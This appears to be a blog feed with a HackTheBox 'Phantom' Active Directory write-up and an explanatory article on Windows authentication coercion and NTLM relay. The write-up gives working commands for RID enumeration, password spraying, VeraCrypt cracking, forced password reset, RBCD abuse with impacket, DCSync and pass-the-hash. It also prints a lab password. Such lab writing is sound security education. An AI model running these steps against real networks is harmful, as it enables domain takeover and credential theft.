<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ nxc smb dc.phantom.vl -u '' -p ''

└─$ rpcclient -U ''%'' dc.phantom.vl

└─$ ldapsearch -x -H ldap://DC.PHANTOM.VL -b "dc=PHANTOM,dc=VL" -s base "(objectClass=user)"
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/1.png" alt="" /></p>

<p>Looking at what the Guest account has access to reveals two non-standard shares, one for collaboration between various departments and another one for public use. Given that we can only read the ladder, I connect and download an electronic mail file inside.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ nxc smb dc.phantom.vl -u 'Guest' -p '' --shares

└─$ smbclient //DC.PHANTOM.VL/Public -U 'Guest'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/2.png" alt="" /></p>

<h2 id="exploitation">Exploitation</h2>

<h3 id="default-credentials-inpdf">Default Credentials in PDF</h3>
<p>By displaying the contents of the file, we see that it’s a message to the Tech Support team regarding a new employee onboarding template.</p>

<p><img src="/assets/img/2026-06-24-Phantom/3.png" alt="" /></p>

<p>Attached is a welcome_template.pdf file that is Base64-encoded, which we can view by decoding and opening in our terminal.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ echo '&lt;BASE64_BLOB&gt;' &gt; welcome_template.pdf

└─$ cat welcome_template.pdf | base64 -d &gt; recovered.pdf

└─$ open recovered.pdf
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/4.png" alt="" /></p>

<p>Opening the recovered PDF file ends up leaking a default password used across the domain for recent hires going through onboarding. Since this is a template we don’t have access to any usernames from here, however we can brute-force RIDs to enumerate account names.</p>

<p>RID brute forcing works by walking the well-known SID structure of a domain, incrementing the relative identifier (RID) suffix against a known domain SID and querying each candidate via SAMR. Since RIDs are assigned sequentially as objects are created, this lets an attacker enumerate valid account names even without prior knowledge of the domain’s user base, often anonymously if RPC endpoints permit guest/null sessions (as seen here).</p>

<h3 id="passwordspraying">Password Spraying</h3>
<p>I’ll use NetExec again to carry this out and then extract the usernames with a couple <code class="language-plaintext highlighter-rouge">awk</code> commands after-the-fact.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ nxc smb dc.phantom.vl -u 'Guest' -p '' --rid-brute 5000 &gt; ridout.txt

└─$ awk -F'\' '{print $2}' ridout.txt | awk '{print $1}' &gt; users.txt

└─$ tail users.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/5.png" alt="" /></p>

<p>After filtering down the wordlist to only contain user accounts, we can perform a password spray to test if any of them still hold the default found within the template.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ nxc smb dc.phantom.vl -u users.txt -p 'Ph4nt0m@5t4rt!' --continue-on-success
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/6.png" alt="" /></p>

<h2 id="it-backupshare">IT Backup Share</h2>
<p>This returns just one hit (that isn’t a Guest logon), giving us access to a low-privileged user account on the domain. Listing available shares shows that we now have access to the “Departments Share”, which holds a few directories for the different depts in the company.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ nxc smb dc.phantom.vl -u 'ibryant' -p 'Ph4nt0m@5t4rt!' --shares

└─$ smbclient '//DC.PHANTOM.VL/Departments Share' -U 'ibryant'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/7.png" alt="" /></p>

<p>The Finance and HR folders contained moot PDF files that didn’t reveal much about the company or any secrets. The IT folder on the other hand shows that the team uses TeamViewer, Wireshark, VeraCrypt, and mRemoteNG judging by the installation packages.</p>

<p>There is also a Backup directory that contains a file ending in <code class="language-plaintext highlighter-rouge">.hc</code>, which I was unfamiliar with.</p>

<p><img src="/assets/img/2026-06-24-Phantom/8.png" alt="" /></p>

<p>A quick Google search discloses that this extension is commonly used for VeraCrypt container files. VeraCrypt is an open-source disk encryption software that allows data to be stored in “virtual hard disks” with a fair amount of protection on them.</p>

<h3 id="cracking-veracrypt-volume">Cracking VeraCrypt Volume</h3>
<p>The most common way to crack these types of files is to extract the file’s volume header and run a wordlist via Hashcat to recover the password. My Kali machine came pre-installed with veracrypt2hashcat.py, which automatically converts our file into a crackable hash format for ease of use. This Python script should come with all standard Hashcat installs, so if your system is missing it, we can find the code online or run a full upgrade against the binary to resolve any issues.</p>

<p>After a bit of trial and error, I found that by just passing the entire volume into your hash cracking tool of choice works just fine as well.</p>

<p><img src="/assets/img/2026-06-24-Phantom/9.png" alt="" /></p>

<p>Letting that run against wordlists like RockYou and FastTrack doesn’t crack in a reasonable time, so I opt to create a custom wordlist following a pretty standard company password structure (e.g. Company + Year + Special Character). To do so, I make a quick bash script to give ourselves plenty of options:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
</pre></td><td class="rouge-code"><pre>#!/bin/bash
set -euo pipefail

WORD="${1:-}"
OUTFILE="${2:-wordlist.txt}"

if [[ -z "$WORD" ]]; then
    echo "Usage: $0 &lt;word&gt; [output_file]"
    exit 1
fi

CURRENT_YEAR=$(date +%Y)
START_YEAR=$((CURRENT_YEAR - 30))

SPECIALS=("!" "@" "#" "\$" "%" "&amp;" "*" "?" "123" "1234" "12345" "01" "001" "!!" "@123" "#1")

VARIANTS=("$WORD" "${WORD^^}" "${WORD,,}" "${WORD^}")

&gt; "$OUTFILE"

for variant in "${VARIANTS[@]}"; do
    # Plain word
    echo "$variant" &gt;&gt; "$OUTFILE"

    for sp in "${SPECIALS[@]}"; do
        echo "${variant}${sp}" &gt;&gt; "$OUTFILE"
    done

    for (( y=START_YEAR; y&lt;=CURRENT_YEAR; y++ )); do
        echo "${variant}${y}" &gt;&gt; "$OUTFILE"

        for sp in "${SPECIALS[@]}"; do
            echo "${variant}${y}${sp}" &gt;&gt; "$OUTFILE"
            echo "${variant}${sp}${y}" &gt;&gt; "$OUTFILE"
        done
    done
done

sort -u -o "$OUTFILE" "$OUTFILE"

COUNT=$(wc -l &lt; "$OUTFILE")
echo "[+] Wordlist generated: $OUTFILE"
echo "[+] Total candidates: $COUNT"
</pre></td></tr></tbody></table></code></pre></div></div>

<p>This will take in a string parameter and append the last thirty years plus some special characters at the end, which should hopefully contain the company’s VeraCrypt password in it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
</pre></td><td class="rouge-code"><pre>└─$ chmod +x GenWordlist.sh           
                                                                                                                                                                   
└─$ ./GenWordlist.sh       
                                                                                                                                                                   
└─$ ./GenWordlist.sh phantom PotentialPasswords.txt
                                                                                                                                                                   
└─$ head PotentialPasswords.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/10.png" alt="" /></p>

<p>Re-running Hashcat with this wordlist and ensuring that the mode is set to 13721 returns the correct password for this encrypted volume.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ hashcat -m 13721 IT_BACKUP_201123.hc ./PotentialPasswords.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/11.png" alt="" /></p>

<p>We can view the contents of it by grabbing the VeraCrypt installation package from the IT directory in the “Departments Share” and use the dpkg utility to manage it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ sudo dpkg -i ./veracrypt-1.26.29-Ubuntu-24.04-amd64.deb
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Once we have that installed, I mount the decrypted volume to my /mnt directory and start looking around for anything interesting.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ sudo veracrypt IT_BACKUP_201123.hc /mnt/ --password='[]'

└─$ cd /mnt

└─$ ls -la 
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/12.png" alt="" /></p>

<h3 id="vyos-configfile">VyOS Config File</h3>
<p>There are a ton of JSON files for cloud and SIEM applications, but the main one that stuck out to me is the vyos_backup TAR archive. A bit of research shows that VyOS is an open-source network operating system based on Debian Linux. Extracting its contents could mean gaining access to secrets in someone’s home directory or sensitive config files used elsewhere.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>└─$ cp ~/Phantom/

└─$ cd ~/Phantom 

└─$ mkdir VyOSout

└─$ cd VyOSout

└─$ tar -xvzf ../vyos_backup.tar.gz
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Looks like another filesystem, except there is a config directory present.</p>

<p><img src="/assets/img/2026-06-24-Phantom/13.png" alt="" /></p>

<p>Displaying the contents of config.boot grants us the plaintext password for a user named lstanley, who can also be found on the domain.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ cat config/config.boot
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/14.png" alt="" /></p>

<h2 id="initialfoothold">Initial Foothold</h2>
<p>Attempting to authenticate as them fails, but any time we gain a new password it’s worth spraying across the domain to discover any accounts where it may have been reused on. Doing so grants us access to the svc_sspr account, who is apart of the Remote Management Users group, letting us grab a shell via WinRM.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ nxc smb dc.phantom.vl -u 'lstanley' -p '[REDACTED]'

└─$ nxc smb dc.phantom.vl -u users.txt -p '[REDACTED]'

└─$ nxc winrm dc.phantom.vl -u 'svc_sspr' -p '[REDACTED]'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/15.png" alt="" /></p>

<p>At this point we can grab the user flag under their Desktop folder and start enumerating the filesystem in order to escalate privileges towards Administrator.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ evil-winrm -i dc.phantom.vl -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/16.png" alt="" /></p>

<h2 id="privilege-escalation">Privilege Escalation</h2>

<h3 id="mapping-domain-with-bloodhound">Mapping Domain with BloodHound</h3>
<p>A bit of snooping around doesn’t give us anything worth noting, so I upload SharpHound to the machine to collect JSON data which will let us map the domain with BloodHound.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>PS&gt; upload SharpHound.exe

PS&gt; .\sharp.exe 

PS&gt; download 20260624164043_BloodHound.zip
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/17.png" alt="" /></p>

<p>Once BloodHound is done ingesting all of the files, I take a look at what outbound object control our svc_sspr account has access to. Using the pathfinding tool and following the pattern of available permissions, a route to take over the Domain Controller machine account appears.</p>

<p><img src="/assets/img/2026-06-24-Phantom/18.png" alt="" /></p>

<p>The service account we currently have access to can forcefully change the password of three members in the “ICT Security” group. Anyone who has membership in that group is allowed to modify the <code class="language-plaintext highlighter-rouge">msds-AllowedToActOnBehalfOfOtherIdentity</code> attribute of the DC’s computer account. </p>

<p>This means we can takeover one of the accounts inside of the privileged group and configure Resource-Based Constrained Delegation, allowing us to get a service ticket for the filesystem with the highest-level permissions on the domain.</p>

<p>In case you’re unfamiliar with this attack vector - RBCD abuse works by writing to the <code class="language-plaintext highlighter-rouge">msDS-AllowedToActOnBehalfOfOtherIdentity</code> attribute on a target object, which lets an attacker designate a controlled principal as trusted to delegate to that target on behalf of any user. Once that write succeeds, the attacker uses S4U2Self and S4U2Proxy to request a service ticket impersonating a privileged user (e.g. a domain admin), effectively turning a single GenericWrite/GenericAll over a computer object into full control of that machine.</p>

<h3 id="account-takeover-torbcd">Account Takeover to RBCD</h3>
<p>To kick of this attack chain, I’ll use BloodyAD to reset the password for crose, confirming this action with NetExec afterwards.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ bloodyad -d 'phantom.vl' --host 10.129.234.63 -u 'svc_sspr' -p 'gB6XTcqVP5MlP7Rc' set password crose 'Password123!'

└─$ nxc smb dc.phantom.vl -u 'crose' -p 'Password123!'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/19.png" alt="" /></p>

<p>For the RBCD portion, I’ll be using a tool I created to automate both enumeration and exploitation named <a href="https://github.com/cbev0x/DeleGator">DeleGator</a>. I also have a detailed <a href="https://cbev0x.github.io/personal/2026/06/02/DeleGator.html">writeup</a> of how this was built and tested against a custom AD lab if you’re interested. </p>

<p>I begin by cloning my repository and creating a new Python virtual environment in order to install all requirements for it.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
6
7
8
9
</pre></td><td class="rouge-code"><pre>└─$ git clone https://github.com/cbev0x/DeleGator

└─$ cd DeleGator

└─$ python3 -m venv venv

└─$ source venv/bin/activate

└─$ pip3 install -r requirements.txt
</pre></td></tr></tbody></table></code></pre></div></div>

<p>Running the full enumeration module against the DC confirms that there is an RBCD write path available for exploitation. </p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ python3 delegator.py -d phantom.vl -u 'crose' --dc-ip 10.129.234.63 -p 'Password123!' enum
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/20.png" alt="" /></p>

<p>Proceeding to exploitation throws an unexpected error at us. Typically we’d add another computer account to grant delegation rights over the DC, however checking the Machine Account Quota on the domain resolves to zero.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ python3 delegator.py -d phantom.vl -u 'crose' --dc-ip 10.129.234.63 -p 'Password123!' exploit --type rbcd --target 'DC' --add-computer

└─$ nxc ldap dc.phantom.vl -u 'crose' -p 'Password123!' -M maq
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/21.png" alt="" /></p>

<h3 id="rbcd-via-spn-lessuser">RBCD via SPN-less User</h3>
<p>This isn’t really a problem since we have already compromised other accounts which can be used for delegation instead. RBCD requires we have control over another account that has an SPN attached to it, however there is a way to circumvent this necessity. Fair warning that this method is very destructive to the target account, rendering it completely useless if not reverted correctly so proceed with caution in real engagements.</p>

<p>It starts with us getting a TGT for the user we’d like to target in order to extract the TGT session key from it. Then we change the user’s password hash to match the session key. After that we combine S4U2Self and U2U so that the user lacking an SPN can obtain a service ticket to itself on behalf of another higher-privileged user. Using that service ticket, we proceed to S4U2Proxy in order to grab a service ticket for the target we’re allowed to delegate to, on behalf of the higher-privileged user. Finally we use it in a Pass-The-Ticket attack to gain access or retrieve the NTLM hash for the targeted account.</p>

<p><a href="https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd#rbcd-on-spn-less-users">TheHackerRecipes</a> has a good explanation of how to go about abusing this on their page.</p>

<p>Let’s start by changing the user’s hash to match the session key found in a new TGT:</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
4
5
</pre></td><td class="rouge-code"><pre>└─$ impacket-getTGT -hashes :$(pypykatz crypto nt 'Password123!') "phantom.vl/crose"

└─$ impacket-describeTicket crose.ccache | grep 'Ticket Session Key'

└─$ impacket-changepasswd -newhashes :774b090bf5aa5845b2b879360d24ff63 'phantom/crose:Password123!'@'dc.phantom.vl'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/22.png" alt="" /></p>

<p>Next we’ll obtain a service ticket on behalf of the Administrator for the filesystem (CIFS) on the Domain Controller. Also make sure that the SPN-less user account is configured for delegation against the DC, which can be done with Impacket’s <a href="https://github.com/fortra/impacket/blob/master/examples/rbcd.py">rbcd.py</a> script or DeleGator alike.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
2
3
</pre></td><td class="rouge-code"><pre>└─$ impacket-rbcd -delegate-to 'DC$' -delegate-from crose -action write phantom.vl/crose:'Password123!' -dc-ip 10.129.234.63

└─$ KRB5CCNAME=crose.ccache impacket-getST -u2u -impersonate "Administrator" -spn "cifs/dc.phantom.vl" 'phantom.vl/crose' -k -no-pass
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/23.png" alt="" /></p>

<p>This grants us a service ticket on behalf of the Administrator which can be used in a DCSync attack to dump all domain hashes.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ KRB5CCNAME=Administrator@cifs_dc.phantom.vl@PHANTOM.VL.ccache impacket-secretsdump -k DC.phantom.vl -no-pass
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/24.png" alt="" /></p>

<p>The last thing we need to do is grab a shell via WinRM through a Pass-The-Hash attack in order to grab the root flag from the Administrator’s Desktop folder to complete this challenge.</p>

<div class="language-plaintext highlighter-rouge"><div class="highlight"><pre class="highlight"><code><table class="rouge-table"><tbody><tr><td class="rouge-gutter gl"><pre class="lineno">1
</pre></td><td class="rouge-code"><pre>└─$ evil-winrm -i dc.phantom.vl -u 'Administrator' -H '[REDACTED]'
</pre></td></tr></tbody></table></code></pre></div></div>

<p><img src="/assets/img/2026-06-24-Phantom/25.png" alt="" /></p>

<p>Overall, this box was an interesting one that used quite a few real-world attack patterns that we abused to gain Domain Admin. I had a ton of fun learning about an interesting RBCD path, so I hope this was helpful to anyone following along or stuck and happy hacking!</p>]]></content><author><name>cbev</name></author><category term="HackTheBox" /><category term="Windows" /><category term="Active Directory" /><category term="RBCD" /><category term="Privilege Escalation" /><summary type="html"><![CDATA[This box is rated medium difficulty on HTB. It involves us finding a default password in an onboarding PDF located inside of a Guest-readable SMB share. Spraying this password across the domain grants us access to another user who can download an encrypted volume from another SMB share. After decrypting this file with a custom wordlist, we discover credentials inside of a configuration file which are reused for a service account. Finally, we abuse ForceChangePassword to takeover a user in a higher-privileged group which enables a Resource-Based Constrained Delegation attack, however the lack of Machine Account creation permissions forces an interesting bypass to obtain DCSync rights.]]></summary></entry><entry><title type="html">Windows Authentication Coercion to NTLM Relay, Part 1: Fundamentals</title><link href="https://cbev0x.github.io/personal/2026/06/23/Coercion_to_Relay_Research_part_1.html" rel="alternate" type="text/html" title="Windows Authentication Coercion to NTLM Relay, Part 1: Fundamentals" /><published>2026-06-23T00:00:00+00:00</published><updated>2026-06-23T00:00:00+00:00</updated><id>https://cbev0x.github.io/personal/2026/06/23/Coercion_to_Relay_Research_part_1</id><content type="html" xml:base="https://cbev0x.github.io/personal/2026/06/23/Coercion_to_Relay_Research_part_1.html"><![CDATA[<p>Every technique in this series traces back to one design decision in Windows authentication: a machine will authenticate to whatever endpoint it’s told to connect to, and it has no way to verify that endpoint is the one it actually meant to reach. Coercion abuses the first half of that sentence. Relay abuses the second.</p>

<h2 id="authentication-coercion">Authentication coercion</h2>

<p>Coercion is the act of forcing a remote machine, almost always a domain controller, to initiate an authenticated connection back to a host the attacker controls. The DC doesn’t get compromised in this step. It just gets tricked into authenticating somewhere it shouldn’t, and the attacker captures that authentication attempt instead of letting it land.</p>

<p>The mechanism is consistent across every primitive in this category: an RPC call exists in some legitimate Windows service that takes a UNC path or file path as a parameter, and the service doesn’t validate that the path points somewhere reasonable. Point it at an attacker-controlled IP, and the calling machine account tries to authenticate to that IP over SMB or HTTP, using its own machine credentials. Since the call is part of a documented, working protocol, the DC isn’t doing anything wrong by its own logic. It’s doing exactly what the protocol says to do.</p>

<p>This matters because it means coercion isn’t really a vulnerability class in the normal sense. It’s a category of legitimate functionality that has an authentication side effect attackers can redirect. That’s also why Microsoft has been reluctant to patch most of these primitives outright: the underlying RPC calls have legitimate uses, and the fix that actually matters lives on the relay side, not the coercion side.</p>

<h2 id="the-four-primitives">The four primitives</h2>

<h3 id="printerbug-ms-rprn">PrinterBug (MS-RPRN)</h3>

<p>The oldest of the four, predating the others by years. MS-RPRN is the Print System Remote Protocol. It exposes an RPC method, <code class="language-plaintext highlighter-rouge">RpcRemoteFindFirstPrinterChangeNotificationEx</code>, intended to let a print client register for notifications when a printer’s state changes on a remote print server. The notification target is supplied by the caller as a UNC path.</p>

<p>Point that UNC path at an attacker-controlled listener, and the target machine’s print spooler service tries to authenticate to it to deliver the (nonexistent) notification. The Print Spooler service runs as SYSTEM and is enabled by default on domain controllers in most environments, which is what makes this attractive. The authentication that lands at the attacker’s listener carries the DC’s machine account credentials.</p>

<p>This requires the spooler service to be running and reachable, which is also the primary mitigation: disabling Print Spooler on DCs (a long-standing recommendation independent of this specific abuse) closes the primitive entirely.</p>

<h3 id="petitpotam-ms-efsr">PetitPotam (MS-EFSR)</h3>

<p>MS-EFSR is the Encrypting File System Remote Protocol, intended to let clients perform remote EFS operations. The abused method is <code class="language-plaintext highlighter-rouge">EfsRpcOpenFileRaw</code>, which opens a file for backup or restore and, like the spooler call, accepts a path that can be redirected to a remote UNC location.</p>

<p>The practical difference from PrinterBug is reach: EFSRPC doesn’t depend on the spooler service, and several of its RPC endpoints are reachable without prior authentication on unpatched systems, which is why PetitPotam got more attention and a faster (if incomplete) Microsoft response than the others. The patch closed the anonymous path. The call still works against an authenticated session, which is the form that matters for an engagement where you already have a foothold.</p>

<h3 id="shadowcoerce-ms-fsrvp">ShadowCoerce (MS-FSRVP)</h3>

<p>MS-FSRVP is the File Server Remote VSS Protocol, used by file servers to coordinate shadow copy creation for SMB shares so backups can be taken consistently. The protocol involves a sequence of RPC calls to create and expose a shadow copy, and one of those calls, <code class="language-plaintext highlighter-rouge">RequestShadowCopyAreaPath</code>, supplies a path the receiving server treats as a location to communicate back to.</p>

<p>This one is narrower in applicability than PetitPotam: it requires the File Server VSS Agent Service to be installed and running, which is not a default state on most domain controllers, though it’s common enough on file servers that sit in scope during an engagement. Where it applies, the mechanism is the same forced-authentication pattern.</p>

<h3 id="dfscoerce-ms-dfsnm">DFSCoerce (MS-DFSNM)</h3>

<p>MS-DFSNM is the Distributed File System Namespace Management Protocol, used to configure and query DFS namespace links. The abused call is <code class="language-plaintext highlighter-rouge">NetrDfsRemoveStdRoot</code> (and related namespace management methods), which again accepts a server path parameter that the target machine uses to attempt a connection.</p>

<p>DFSCoerce was published specifically to route around the mitigations operators had started applying to the first three primitives. If Spooler is disabled, RPC filters block EFSRPC, and the VSS agent service isn’t installed, DFSNM is frequently still reachable, because DFS namespace services are foundational AD infrastructure and disabling them isn’t a realistic mitigation in most environments. This is the primitive that’s hardest to fully close through service removal alone.</p>

<h2 id="ntlm-relay">NTLM relay</h2>

<p>Coercion gets you an authentication attempt arriving at a listener you control. Relay is what you do with it.</p>

<p>NTLM authentication is a challenge-response protocol. When a client authenticates to a server, the server issues a challenge, the client encrypts that challenge using a key derived from its password hash, and returns the response. Critically, in the classic protocol, the server validating that response doesn’t have to be the server the client originally intended to talk to, and the protocol includes no binding between the authentication exchange and the specific TLS or transport-layer session it travels over, unless something explicitly adds that binding.</p>

<p>A relay attacker sits in the middle of this exchange functionally, without needing to be on-path on the network. The coerced machine connects to the attacker’s listener and starts an NTLM negotiation, believing it’s talking to whatever service was specified in the coerced path. The attacker’s relay tool (ntlmrelayx, from Impacket, is the standard tool here) takes that incoming negotiation and immediately opens a second, separate connection to the real target service, forwarding the challenge and response through in real time. From the target service’s perspective, it’s just authenticating the coerced machine account normally. It has no way to know the request was relayed rather than sent directly.</p>

<p>The reason this chain ends in domain compromise so often is the choice of relay target. Relaying a DC machine account’s authentication to LDAP gives you the ability to perform privileged directory operations as that DC. Relaying it to an AD CS web enrollment endpoint (the ESC8 path) gets you a certificate for the DC account, which converts into a TGT and from there into full domain control. Relaying to SMB gets you a session on whatever share that target machine account had to expose.</p>

<h2 id="why-every-defense-in-this-space-targets-relay-not-coercion">Why every defense in this space targets relay, not coercion</h2>

<p>Microsoft’s posture, stated plainly across several advisories, is that authenticated forced-authentication calls are not bugs. A domain user causing a machine account to authenticate somewhere is functioning as designed. The fix Microsoft endorses is making sure the authentication, once captured, can’t be usefully relayed anywhere.</p>

<p>Three mechanisms do that job, each closing a different gap:</p>

<p><strong>Signing</strong> (SMB signing, LDAP signing) cryptographically signs every message in the session using a key derived from the session itself. A relayed session has a different underlying session key than the one the relay target expects, so a signed connection fails the moment the attacker tries to forward traffic through it, even though the NTLM challenge-response itself succeeded.</p>

<p><strong>Channel binding</strong> (LDAP channel binding tokens, EPA for HTTP/AD CS) ties the application-layer authentication to the specific TLS channel it arrived on. This specifically closes the relay-to-LDAPS and relay-to-ADCS-web-enrollment paths, where signing alone doesn’t apply because the transport is already encrypted and the attacker isn’t forging the TLS layer, just relaying what’s inside it.</p>

<p><strong>EPA</strong> is really channel binding’s name when applied to HTTP-based services, most relevantly AD CS web enrollment.</p>

<p>None of these mechanisms touch the coercion primitives themselves. A fully patched, fully updated domain controller in 2026 can still have its machine account coerced into authenticating to an attacker by all four primitives covered above. What determines whether that coercion turns into domain compromise is entirely on the relay side: whether the target protocol enforces signing, whether channel binding is configured, whether EPA is enabled on the CA’s web enrollment endpoint.</p>

<p>The pace at which these defenses actually became defaults tells the real story here:</p>

<p><img src="/assets/img/2026-06-23-Coercion_to_Relay_Research/timeline.png" alt="Timeline of LDAP and SMB default hardening from 2003 to 2025" /></p>

<p>Two decades pass between the first signing capability shipping and any of it being required by default, and even the 2025 row only applies to fresh installs, not the upgraded domain controllers most environments are actually running.</p>

<p>This reframes the interesting question for the rest of this series. The relevant variable is never simply whether PetitPotam itself is patched. It’s whether a specific relay target, in a specific environment, enforces the protection that breaks the relay. That question has a different answer for every protocol, every Windows version, and every administrator’s actual configuration choices, which is exactly what the matrix in part 3 sets out to answer with real lab data rather than assumptions.</p>

<h2 id="whats-next">What’s next</h2>

<p>Part 2 covers relay target mechanics in more depth: LDAP versus LDAPS behavior differences, what ESC8 actually requires on the CA side, and the SMB signing negotiation sequence in detail. Part 3 is the matrix itself, built and tested against a custom AD environment across multiple Windows Server baselines, with the OPSEC and detection findings that come out of running it.</p>]]></content><author><name>cbev</name></author><category term="Personal" /><category term="Windows" /><category term="Active Directory" /><category term="Relay" /><category term="Privilege Escalation" /><category term="Research" /><summary type="html"><![CDATA[Every technique in this series traces back to one design decision in Windows authentication: a machine will authenticate to whatever endpoint it’s told to connect to, and it has no way to verify that endpoint is the one it actually meant to reach. Coercion abuses the first half of that sentence. Relay abuses the second.]]></summary></entry></feed>